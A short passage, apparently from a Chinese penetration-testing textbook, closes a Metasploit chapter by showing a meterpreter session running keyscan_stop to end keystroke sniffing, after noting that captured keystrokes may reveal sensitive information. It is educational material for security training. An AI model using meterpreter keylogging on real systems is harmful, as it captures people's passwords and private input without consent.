获取键盘记录缓冲区数据后，分析结果，可能会找到键盘记录中存在的敏感信息。默认情况下，键盘记录嗅探功能一直处于开启状态。只有执行 keyscan_stop 命令才可以关闭键盘嗅探功能，如图 3-28 所示。

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

图 3-28 关闭键盘记录嗅探功能

本章中仅介绍了 Metasploit Framework 渗透测试框架的基础使用方法，感兴趣的读者可以查阅资料深入学习。